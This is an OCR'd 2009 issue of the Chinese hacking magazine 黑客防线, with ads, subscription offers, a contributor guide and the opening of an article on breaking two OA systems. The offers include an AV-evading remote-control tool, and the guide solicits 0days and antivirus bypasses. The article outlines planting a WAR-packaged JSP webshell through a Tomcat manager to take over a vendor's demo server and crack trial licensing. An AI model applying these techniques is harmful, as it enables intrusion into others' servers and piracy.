在攻与防的对立统一中寻求突破

黑客防线

4

总第100期
2009

网站全新改版，欢迎访问：http://www.hacker.com.cn

线程注入实现System权限

并用ZwSetSystemInformation和NtLoadDriver过瑞星2009驱动防御

文件独占对抗云安全

淘宝跨站脚本漏洞

内存填0杀进程

Thinking in MS09-002

——IE7内存破坏漏洞原理分析

系统取证中的网络事件行为调查分析技术

CD+书 12.50元

ISBN 7-89462-004-0

9 787894 620040 >

科学出版社
www.sciencep.com


解决信息安全问题的 实用宝典


21世纪信息安全大系

随着计算机和网络技术的迅速发展，人们对网络的依赖性达到了前所未有的程度，而网络安全却面临着越来越严峻的考验。

《21世纪信息安全大系》精选自美国信息安全领域的知名专业出版公司SYNGRESS，紧跟技术发展前沿，将基础理论和实际应用有机结合。作者均为各领域专家，在相关公司工作多年，有丰富的实践经验，内容注重实用性和操作性。

本书编排精当、阅读轻松，遍布全书的信息栏为您提供大量知识链接，让您在不知不觉中深入核心，全面掌握与计算机和网络相关的知识。无论是入门级的读者，还是专业人士均能从中找到适合自己的内容。





详情请访问科学出版社科爱传播中心网站：
http://www.kbooks.cn
地　址：北京市东城区东黄城根北街16号
科学出版社科爱传播中心(100717)
联系人：杨琴　电话：64006871
传　真：64034056　E-mail：yangq@kbooks.cn

在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线 2009订阅方案

攻防对立，技术提升，莫问英雄何处出！
崇尚技术，勇攀顶峰，敢与权威试比高！

作为2001年创刊的中国第一本网络安全技术专业刊物，《黑客防线》与国内网络安全爱好者一起，8年来不懈奋斗，秉承着“在攻与防的对立统一中寻求突破”的核心理念，逐步发展成国内网络安全技术的顶尖媒体。除了《黑客防线》月刊以外，为了将快捷、方便、无地域限制的网络优势发挥出来，黑客防线于2005年10月正式开放了VIP体制，让更多的网络安全技术爱好者能通过网络，交流、学习、讨论最新的网络安全技术问题，极大地提高了国内网络安全技术的普及率和高级网络安全技术人员之间的交流。

为了满足广大《黑客防线》读者对月刊的需求，2009年新的订阅方案在秉承方便、实惠的一贯方针的基础上，融入了全新的、人性化的以往VIP会员回馈方案，以便让长期支持、关注、关怀《黑客防线》的读者朋友们享受到更多的实惠和技术讨论的便捷。

当今时代要求我们，更加专注于最顶尖的技术研究，更加专注于网络安全技术的普及，更加专注于网络安全理念的推广——2009年订阅方案的种种优惠活动，就是为了让更多、更新的新兴血液加入到网络安全技术中来！

2009年超级优惠订阅方案

★《黑客防线》杂志每月月初出版，定价12.5元，全年12期共150元。

★超级至尊

汇款1980元：订阅2009全年12期杂志。

免费赠送：

每期杂志快递送出，价值96元；

黑防新一代远控高级个人版（完全免杀，一年服务），价值2000元；

铂金终身会员权限及相关服务，价值1980元；

《黑客防线2008精华本》，价值39.8元；

《黑客防线2009精华本》，价值39.8元；

可开发票。

★钻石恒久

汇款758元：订阅2009全年12期杂志。

免费赠送：

每期杂志快递送出，价值96元；

钻石终身会员及相关服务，价值758元；

《黑客防线2008精华本》，价值39.8元；

可开发票。

★金牌惊喜

汇款488元：订阅2009全年12期杂志。

免费赠送：

每期杂志挂号邮寄，价值36元；

金牌三年会员及相关服务，价值488元；

★银牌超值

汇款358元：订阅2009全年12期杂志。

免费赠送：

每期杂志挂号邮寄，价值36元；

银牌一年会员及相关服务，价值358元。

★快速阅读

汇款246元：订阅2009全年12期杂志。

【杂志款150元＋全年快递费96元＝246元】

汇款204元：订阅2009全年12期杂志。

【杂志款150元＋全年挂号费36元＋全年邮寄费18元＝204元】

★VIP会员2009年订阅方案

即日起，至2008年12月20日，铂金VIP会员、钻石VIP会员、金牌VIP会员、银牌VIP会员订阅全年《黑客防线》杂志，均享受8折优惠！

VIP会员汇款206元：订阅2009全年12期杂志。【杂志款120元＋全年快递费96元＝216元】

★VIP会员升级订阅方案

即日起，至2008年12月20日，特定升级VIP会员，可享受赠送2009年全年《黑客防线》杂志，杂志以挂号方式寄出。

银牌升级金牌：不享受杂志赠送。

银牌升级钻石：370元，赠送2009年全年《黑客防线》。

银牌升级铂金：1622元，赠送2009年全年《黑客防线》。

金牌升级钻石：不享受杂志赠送。

金牌升级铂金：1492元，赠送2009年全年《黑客防线》。

钻石升级铂金：1252元，赠送2009年全年《黑客防线》。

★培训班特惠订阅方案

即日起，至2008年12月20日，加入黑客防线各种培训班，均送2009年全年《黑客防线》杂志，杂志以挂号方式寄出。

脚本培训班：340元

工具培训班：380元

C/C++培训班：1980元，可开发票。

Linux培训班：1980元，可开发票。

漏洞发掘培训班：1980元，可开发票。

Delphi培训班：1980元，可开发票。

Java编程培训班：1980元，可开发票。

注意事项：

1. 除以上方案以外，2009年《黑客防线》不接受其他方式的订阅。

2. 快递方式是每期出刊后立即发送，快捷便利，可以尽快阅读最新技术，但是，县市以下的地区不通快递，请不要选择这个方案。一旦按照这个汇款而又不能通过快递发送，我们将自动更改为通过邮局挂号邮寄。挂号邮寄也安全可靠，但是路途时间较长，一般要15天到20天才能收到。

3. 选择一、二、三、四方案的，因为涉及到会员权限的开通，不管选用什么方式汇款，都要联系客服3的QQ：812712489或者致电010-62145877，或者传真至010-62141360，说明你在黑防网站的注册账户，以便及时给你开通会员权限。

4. 无论选择什么方案，全部都要到网站注册账户，重要的是，要在地址栏清楚准确地写出可以收到邮件的地址。同时，真实姓名和电话也是必不可少的，特别是快递，一定要有电话。

5. 如有其他疑问，请访问《黑客防线》官方网站www.hacker.com.cn，咨询在线客服QQ。

汇款方式：

中国银行
卡号：6013 8201 0000 1361 321
户名：王英
开户地：北京市海淀区知春路支行

中国农业银行
卡号：6228 4800 1030 0147 815
户名：王英
开户地：北京市海淀区大钟寺支行

中国工商银行
卡号：6222 0202 0001 4677 781
户名：王英
开户地：北京市海淀支行

交通银行
卡号：6222 6009 1002 7088 507
户名：王英
开户地：北京市海淀区双榆树分理处

中国建设银行
卡号：4367 4200 1068 0443 876
户名：王英
开户地：北京市海淀区北三环储蓄所

招商银行
卡号：6225 8801 1002 5187
户名：王英
开户地：招商银行北京市中关村支行

中国邮政储蓄所
卡号：6221 8810 0004 0752 651
户名：王英
开户地：北京市海淀区双榆树邮局

汇款地址：北京市中关村邮局008信箱
邮政编码：100080
收款人：黑客防线邮购部

淘宝网店
网址 http://shop35607533.taobao.com/

提示：为了防止与其他读者的汇款混淆，建议在所汇金额后存入一尾数，如39.86、39.92等，以便与他人汇款区别。银行汇款可能需要身份证，邮局不需任何证件即可汇款。如有疑问，欢迎致电010-62145877，您的疑问会得到详细解答。

2009年黑客防线投稿指南

2009年，黑防将继续提升技术高度，力创中文网络安全技术第一月刊，争创世界黑客技术前沿杂志。让我们以此共勉，共同进步！

◆首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种0Day公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑binsun20000@hotmail.com。

◆本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

◆漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透、反入侵，包括比较流行的第三方软件和网络设备0Day的触发机理，对于国际国内发布的POC进行分析研究，编写并提供优化的exploit的思路和过程；同时可针对最新爆发的漏洞进行底层触发、ShellCode分析以及对各种平台的安全机制的研究。

◆TCP/IP缺陷研究（新增栏目）

与网络协议缺陷有关的强悍ARP欺骗攻击、隐蔽的XSS跨站利用，深度技术。急征深度技术分析和实例相佐的文章，特别欢迎发包速度变异的ARP欺骗攻击和结合脚本漏洞XSS跨站利用深入技术分析和防范解决方案。同时欢迎利用网络协议缺陷的DDOS攻击、盗链下载等方面的技术研究。

◆脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的0Day以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎PHP、JSP以及HTML边界注入的研究和代码实现。

◆工具与免杀

巧妙的免杀技术讨论：针对最新Anti杀毒软件、HIPS等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗，并且欢迎在源代码基础上实现免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实例讲解。

◆渗透与提权

欢迎非Windows系统、非SQL数据库以外的主流操作系统的渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

◆溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、ShellCode编写、漏洞模式等。

◆外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

◆网络安全顾问

我们关注局域网和广域网整体网络防／杀病毒、防渗透体系的建立：ARP系统的整体防护，较有效的不损失网络资源的防范DDOS攻击技术等相关方面的技术文章。

◆搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

◆编程解析

各种安全软件和黑客软件的编程技术探讨：底层驱动、网络协议、进程加载与控制技术探讨和Virus高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎C/C++/ASM自主开发独特工具的开源讨论。目前特别欢迎Win32平台的批处理、VBS的技术应用和其他主流平台的解析语言的利用。（此栏目文章一定要在文章最后注明使用的平台和编译程序的准确名称和版本）特色程序可以与我部深度合作，深度合作请直接联系总编辑binsun20000@hotmail.com。

◆密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

投稿格式要求：

1）技术分析来稿一律使用Word编排，将图片插入文章中适当的位置，并明确标注“图1”、“图2”；

2）攻防技术操作稿件必须使用文章加录像方式投稿，便于读者在阅读文章后，可通过录像进一步的学习相关技术。作者也可单独采用操作录像投稿。操作录像请务必使用屏幕录像专家制作，录像中桌面务必使用黑防统一桌面（黑防桌面下载地址http://www.hacker.com.cn/down/view_14689.html）。录像制作完毕后，将录像EXE文件、录像中涉及的程序和内容说明文本一起压缩即可；

3）在稿件末尾请注明您的详细联系地址和银行账户，包括你的真实姓名、准确的邮寄地址和邮编、QQ或者MSN、邮箱、常用的笔名等，方便我们发放样刊和稿费。

4）投稿方式和和周期：

采用E-Mail方式投稿，投稿mail：du_xing_zhe@yahoo.com.cn。

投稿后，稿件录用情况将于1～3个工作日内回复，请作者留意查看。每月10日前投稿将有机会发表在下月杂志上，10日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿，请自留底稿。

重点提示：严禁一稿多投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

5）稿费标准：《黑客防线》实行优稿优酬的稿费评定标准，范围在60～200元／千字。我刊率先尝试改革技术期刊稿费评定办法，一改百年不变的按照字数计酬的制度，将按照如下权重评定稿酬：

完全按照字数计算的基本稿费：60元／千字

按照论坛讨论的反响的公评稿费：0～40元／千字

按照技术水平的高低的技术稿费：0～100元／千字

请发稿作者立即将网站ID注册为发稿笔名，通过投稿信箱通知我们开通权限。从2008年4月开始，论坛不对普通用户开放，仅提供给作者和部分会员技术交流。

6）稿费发放周期：

目前，一般发稿后3个月发放稿费，维持一个周期，主要为了杜绝一稿多投和选题重复抄袭。但是，随着作者队伍的稳定，将会逐渐缩短周期。一旦发现抄袭和向外发布，将扣发稿费，拒绝采用同一作者来稿。特约作者稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

7）稿费发放办法：

采用邮局邮寄和银行卡发放，支持境内各大银行借记卡，不支持信用卡。中国银行卡要提供开户行的具体名称。请准确随稿件附带银行卡号和姓名。更改稿费发放卡号请将文章名、作者名、笔名、刊发期数等信息 发到投稿信箱，勿提供给个人，因为要依据信件凭证到财务备案。稿费发放信息http://www.hacker.com.cn/forum/view_119018.html。

8）关于样刊。一般在出刊当月3日前发出样刊，3日后的时间由邮政当局控制。由于平邮寄出，有时会丢失，所以，从2008年开始，采用挂号方式邮寄。挂号邮寄丢失率较低，但是在邮局邮路滞留时间更长。如果当月收不到，请直洽黑防网站值班客服QQ：812712489。

黑客防线杂志社联系办法：

投稿信箱：du_xing_zhe@yahoo.com.cn

值班编辑：QQ675122680

样刊查询：QQ318569389　电话：010-62145877

稿费查询：http://www.hacker.com.cn/forum/view_118337.html

深度技术合作：binsun20000@hotmail.com

黑防杂志第4期光盘目录

黑防前沿

万维网之父:"http://"两道斜杠其实多余?

谷歌高管盛赞中国已成为谷歌全球增长最快的市场

微软宣布繁体中文版IE8将于3月20日发布

第三代iPod Shuffle耳机使用DRM加密

江湖心声

《十则成功誓言》成功誓言之六

黑防集训营

1)编程<编程之声>

利用WMI实现系统补丁检测

隐藏并修改文件的最后修改时间的ASP-WebShell

一个新型的PHP一句话cmdshell(非一句话木马)

JSP 修改文件时间的WebShell

2)入侵<兵不血刃>

新手来玩溢出漏洞分析

3)病毒<毒力毒行>

U盘蠕虫下载器变种通过U盘传播

病毒Win32/Ilomo.BC下载恶意文件

下载器蠕虫变种OB破坏安全软件

魔笛手强行删除注册表键值修改注册表

4)防护<安全防御阵线>

保养电脑硬件

动画客栈

ASP木马后门检测

淘宝跨站脚本漏洞

兵器天下

SciTE 1.77 中文版

一个开源的优秀且小巧功能强大的编辑器!支持代码高亮、自动完成、代码折叠、括号匹配、自定义模块等!几乎可以用到目前任何的主流语言上面,而且还支持众多的配置文件的高亮折叠,突出等效果!SciTE最强大的地方无疑就是它的自配置功能了!其配置文件就在主文件下,后缀为 properties的文件。它们分别是用于各语言和程序的配置设置,包括显示设置,功能设置等等!像Notepad2、Notepad++等一些流行的记事本软件都是以其为基础的。

Invisible Browsing 5.052 汉化版

通过隐匿你的真实IP达到安全上网的工具。首先在"Internet 属性/连接"下的"拨号和虚拟专用网络设置"里选中你的网络连接,然后点击"设置默认值"按钮,同时选中"始终拨默认连接",应用之后退出;启动本程序,在右上角下拉框里选择添加软件自带的代理服务器地址,同时软件可对选择的代理服务器进行测试,通过测试的都会显示在列表中;在列表中双击一个代理服务器地址,然后勾选"启用本程序",现在打开你的浏览器上网的话,真实IP地址就隐藏了。这个软件允许你添加自己的代理服务器地址。如果程序不能正常退出的话,执行安装文件夹里面的KillIB.exe即可。

DRAT远控专杀工具 V2.2 终结版

DRAT远控专杀工具,程序加了3层壳,可能会被杀软误报。

疯狂刷新3.0 Beta8

一款小巧实用的网页刷新工具,可以用它来增加网站流量、提升帖子人气、提高搜索关键字的排名等等。所有需要用到刷新的地方都可以由疯狂刷新来为您代劳!软件的主要特色是:多线程技术,刷新速度飞快,可以自由指定刷新的线程数及刷新间隔;多任务支持,多个任务同时刷新,互不干扰;灵活的代理,既可指定更改代理的频率,亦可由程序自动更换代理,有效防止本机IP被封。

黑防QQ皮肤

娱乐时空

1)精彩预告

-独奏者

-复仇

-黑暗的镜子

-假结婚

-神秘的匹兹堡

2)热门歌曲

-表达爱

3)语音遨游

-使用电脑的不良习惯

4)游戏娱乐

-坦克杀手

-整蛊邻居2

再一次强调核心竞争力

上个月我讲了关于如何提高自己的技术能力，从而增加自己就业能力的话题，似乎有些夸大了网络安全技术的价值，似乎借此夸大了黑防的价值，引来了一些非议。这里我要说明的是，我并没有任何贬低别的行业的意思。谁都知道，行行出状元这个道理。我无非是想说，这里面有一个差异化的问题，就是说，别的技术领域都很成熟，难以区别你比别人高多少，所以竞争就激烈，所以不如选择网络安全这样的冷门，成功率会高些。当然，在这个领域，如果有高超的技能，则会忽略经济危机带来的就业不便。

其实，对于产业经济也是这样。你可以看一下世界经济发展的历史，每次经济危机之后，都催生了新技术行业的充分发育；每次的大萧条背后，都是超额的科研经费支撑的异常活跃的科研创新活动。无独有偶，每次的世界经济衰退的冬天之后，都是创新经济的春天来临之际。所谓优胜劣汰的法则在起作用，还是人为设计我们不得而知，但总是感到疲于追赶世界顶尖技术而感到无奈和艰难，似乎很少想到所谓的经济衰退之时，正是振兴科技创新之际。或者反过来说，新技术为标志的创新经济，就是引领经济走出低谷的火车头。

这个道理，同样适合每一个学技术专业的学生或者从事技术工作的人。在经济不景气的氛围中，似乎没什么更多的机会，这时的你，一定是一个选择进入网络安全行业的大好时机。对于技术水平较低的人来说，正好是一个重新充电的机会，反正工作也不好找，为什么不在这个成本最低的时候来提升自己的技术，准备新一轮的拼搏呢？

伟人早就说过，科学技术是第一生产力。对于一个国家是这样，对于一个公司是这样，对于一个人同样也是这样。只要你掌握较强的技术技能，就会具备核心竞争力，就不会惧怕这场人们议论纷纷的经济危机。作为一本技术月刊，我们将一如既往地倡导技术研究和技术突破，严格摒弃抄袭和模仿，为读者从事网络安全工作插上快乐的翅膀。

总编辑 Sunbin
Email: binsun20000@hotmail.com

黑客防线 www.hacker.com.cn
目录 2009/04 ——最新攻击与防范技术研究

总 编 辑　孙彬
技术总监　贺生涛
总 编 室　徐生震（主任）
值班编辑　矫若龙 675122680(QQ)
执行主编　吴田锋
技术编辑　刘流 蝴蝶 脚本小子 侯文辉
光盘编辑　猪猪

投稿信箱　du_xing_zhe@yahoo.com.cn
技术合作　binsun20000@hotmail.com

VIP 客服　赵季枝 318569389(QQ)
客服电话　010-62145877

设计制作　李志华 黄婷

发 行 部　王英
电　　话　010-62141359
传　　真　010-62141360
邮购电话　010-62145877

出　　版　齐鲁电子音像出版社
版　　号　ISBN 7-90044754-7
定　　价　12.5 元（光盘＋书）

首发漏洞

专题企划

漏洞攻防

脚本攻防

工具与免杀

渗透与提权

外文精粹

溢出研究

CONTENTS 目录

本期技术精华

破解分析犇牛病毒
破解华天、金和 OA 系统
HTML+TIME 下的网页欺骗技术
浅析Clickjacking技术的利用
淘宝跨站脚本漏洞
东辉主动防御的设计思路和原理
禁止 360 安全卫士 v5.0 运行
Junction 助我逃脱 360 云查杀
IE7 内存破坏漏洞原理分析
线程注入实现 System 权限
一种获取 Shadow SSDT 服务函数原始地址的思路
并用ZwSetSystemInformation和NtLoadDriver过瑞星 2009 驱动防御
文件独占对抗云安全
内存填 0 杀进程

重要通知

1)通过快递获取杂志的读者，有的没有提供电话，快递到当地后，快递公司找不到地址被退回，请立即联系网站客服3号。通过邮局挂号邮寄的读者，请理解邮局挂号印刷品的运转周期较长，每月出刊我们就交给邮局，但是一般需要7-15天才能到达。

2)本刊热烈欢迎新作者加入进来，提供新鲜血液。特别需要有独特技术研究的新作者提供新的技术思路和研究，百花齐放、百家争鸣是我们努力营造的学术气氛。

3)对于发表过稿件还没有授予技术团队称号和进入原创区权限的作者，请理解我们有必要进行一个阶段的考核。快速进入的办法就是要继续投稿，表明你的技术持之以恒的决心，还有在论坛上随时提出技术讨论话题和参与技术讨论也是一个值得赞成的好习惯。

4)对于我刊任何服务，请及时联系客服1\客服2\客服3，切勿联系私人，以免贻误事情。

前置知识：JSP、PHP
关键词：OA、J2EE、Servlet、Tomcat应用、克隆

国内OA安全现状初探

——破解华天、金和OA系统

文／图 Cschi

Web安全一直是动态网站不可摆脱的心痛，在经历了这些年风雨之后，随着大家安全意识的加强，逐步得到了改善，这足以令人欣喜。但作为信息化的必然产物——OA（Office Automation，办公自动化）系统还仅处于发展的初级阶段，其概念、标准、规范还不够统一和完善，当大家都疲于完善改进功能设计时，就很难顾及系统的安全性能，就像初学代码编写，首先考虑的是功能，然后才是性能，以及安全。本文以华天、金和两款OA系统为例，为读者展示安全隐患给OA带来的创伤——不但系统本身被破解，而且殃及到服务器的安全。

对于OA，目前尚没有比较权威的测评标准与结果，大家仁者见仁，智者见智。作为事物的发展初期，这是在所难免的，像CMS系统发展至今，也很难评价出谁优谁劣。国内使用比较多的大致有通达、华天、金和、泛微、致力协同、新思创、致远等等，由于我没有做过详细的功能比对，所以不作过多评价，只阐述如何破解华天、金和两款OA系统。

突破华天

华天OA，又名华天动力OA，采用J2EE架构，开放WebService接口，可扩展，支持MySQL、SQL Server、Oracle、Sybase数据库。官方网站www.oa8000.com，提供试用版（分带数据和不带数据两种）和在线试用Demo（演示网址 http://demo.oa8000.com）。下载带数据的试用版，安装在“f:\htoa”，设置端口为8080，登录后提示试用版及到期日，如图1所示，下面我们将逐步阐述如何破解此限制。




图1

1.Tocmcat挂马

华天OA采用的是J2EE架构，试用版集成了Tomcat+Mysql运行环境。笔者对J2EE不熟，所以就扬长避短从Tomcat入手，拿下Demo服务器，然后克隆华天OA。

1）Tomcat基础

首先就以此环境为例简单介绍一下Tomcat，其目录结构及说明如图2和图3所示。以下如无特殊说明，相对路径均指相对于此Tomcat目录，限于篇幅以下均使用截图说明。

Conf/Server.xml配置文件的主要元素如图4




图 2

```
TOMCAT的目录结构
==========================================================
/bin：存放windows或Linux平台上启动和关闭Tomcat的脚本文件
/conf：存放Tomcat服务器的各种全局配置文件，server.xml和web.xml
/doc：存放Tomcat文档
/server：包含三个子目录：classes、lib和webapps
/server/lib：存放Tomcat服务器所需的各种JAR文件
/server/webapps：存放Tomcat自带的两个WEB应用admin应用和 manager应用
/common/lib：存放Tomcat服务器以及所有web应用都可以访问的jar文件
/shared/lib：存放所有web应用都可以访问的jar文件
/logs：存放Tomcat执行时的日志文件
/src：存放Tomcat的源代码
/webapps：Tomcat的主要Web发布目录，默认情况下把Web应用文件放于此目录
/work：存放JSP编译后产生的class文件
```

图 3

Server 元素：它代表整个容器，是 Tomcat 实例的顶层元素，只能包含一个 Service 元素。

Service 元素：该元素处理所有直接由服务器接收的 web 客户请求，它包含一个 Engine 元素，以及一个或多个 Connector 元素，

name 定义 Service 的名字，Catalina 表示 Tomcat 服务器，Apache 表示 Apahce 服务器。

Connector 元素：该元素定义客户端和 Service 之间的连接。

Port 指定连接的端口；

acceptCount 设定最大客户请求数量，默认为 10；

Host 元素：一个 Engine 元素可以包含多个<Host>元素 每个<Host>的元素定义了一个虚拟主机。

name 定义虚拟主机的名字。

appBase 指定虚拟主机的目录,可以是绝对目录,也可以是相对于 Tomcat 的相对目录.如果没有此项,默认为 webapps；

autoDeploy 如果此项设为 true,表示 Tomcat 服务处于运行状态时,能够监测 appBase 下的文件,如果有新有 web 应用加入进来,会自运发布这个 WEB 应用。

unpackWARs 如果此项设置为 true,表示把 WEB 应用的 WAR 文件先展开为开放目录结构后再运行.如果设为 false 将直接运行为 WAR 文件。

Context 元素：每个 Context 元素代表了运行在虚拟主机上的单个 Web 应用.一个<Host>可以包含多个 Context 元素。

path 指定访问 Web 应用的 URL 前缀。

docBase 指定 Web 应用的路径或者是 WAR 文件存放的路径。

reloadable 如果这个属性设为 true，Tomcat 服务器在运行状态下会监视在 WEB-INF/classes和 Web-INF/lib目录 CLASS文件的改运.如果监视到有 class文件被更新,服务器自重新加载 Web 应用。

图 4

所示。

现在我们缩简华天OA的Tomcat配置文件Conf/Server.xml,如图5所示。

于是,当我们请求"http://127.0.0.1:8080/report",实际就是访问"F:\htoa\Tomcat\webapps\report"目录。缩简Conf/web.xml配置文件如图6所示 应用目录中WEB-INF\web.xml配置文件(F:\htoa\Tomcat\webapps\

```
<Server port="8011" shutdown="SHUTDOWN">
  <Service name="Catalina">
    <!-- Define a non-SSL HTTP/1.1 Connector on port 8080 -->
    <Connector port="8080" maxHttpHeaderSize="8192"
               maxThreads="1000" minSpareThreads="25" maxSpareThreads="100"
               enableLookups="false" redirectPort="8443" acceptCount="500"
               connectionTimeout="20000" disableUploadTimeout="true" />
//此处定义 HTTP 端口为 8080
    <Engine name="Catalina" defaultHost="localhost">
      <Host name="localhost" appBase="webapps"
       unpackWARs="true" autoDeploy="true"
       xmlValidation="false" xmlNamespaceAware="false">
//定义一个虚拟主机，名字为 localhost，目录为 webapps，unpackWARs 设为 true，则 Tomcat 会自动解压，否则不解压，直接从 WAR 文件中运行应用
      <Context path="/OAapp" useNaming="false"> </Context>
//定义该虚拟主机上的一个应用，可以理解为类似 IIS 的虚拟目录
      <Context path="/report" docBase="report" useNaming="true" debug="0"
privileged="true"></Context>
      </Host>
    </Engine>
  </Service>
```

图 5

```
    <welcome-file-list>
      <welcome-file>index.html</welcome-file>
      <welcome-file>index.htm</welcome-file>
      <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
//定义默认文档
    <servlet>
      <servlet-name>default</servlet-name>
      <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
      <init-param>
        <param-name>listings</param-name>
        <param-value>true</param-value> //true 为列目录，false 未禁止列目录
      </init-param>
    </servlet>
```

图 6

report\WEB-INF\web.xml)如图7所示。

图 7

根据请求的URL,由servlet-mapping元素获得相应url-pattern的servlet-name,再由servlet元素获得相应servlet-name的servlet-class,最后根据servlet-class名获取类文件。

接下来我们了解一下Tomcat调用Servlet的过程,如图8 所示。




图8

现在我们粗略分析一下访问"http://localhost:8080/index.jsp"的过程。首先根据webapps\ROOT目录中的WEB-INF\web.xml文件,将"/index.jsp"解析到"org.apache.jsp.index_jsp"类,调用webapps\ROOT\WEB-INF\catalina-root.jar中的org.apache.jsp.index_jsp.class类执行。这里我们只要知道,该页面是Tomcat默认首页,并且从"Tomcat?Manager"可以登录到"Tomcat Web Application Manager"页面,如图9和图10所示。




图9




图10

用户密码保存在conf\tomcat-users.xml文件中,如图11所示。




图11

2)Tomcat挂马

方法很简单:在Tomcat的管理页面,上传展开(Deploy)War文件。虽然Tomcat不允许上传JSP文件,但我们可以将JSP文件打包成War文件。

War文件,即网络应用程序文件(Web Archive file),一种与平台无关的文件格式,它允许将许多文件组合成一个存档文件。为J2EE应用程序创建的JAR文件是EAR文件(企业JAR文件),而War专用在Web方面。我们可以使用华天OA集成的JDK的jar命令创建jar或war文件,命令格式为:"jar cf war"或"jar文件名 待存档的文件名或目录"。此命令可以将class存档成jar,也可将目录、多个文件打包存档成war文件。我们利用此命令将JSP存档成War文件,如图12所示。

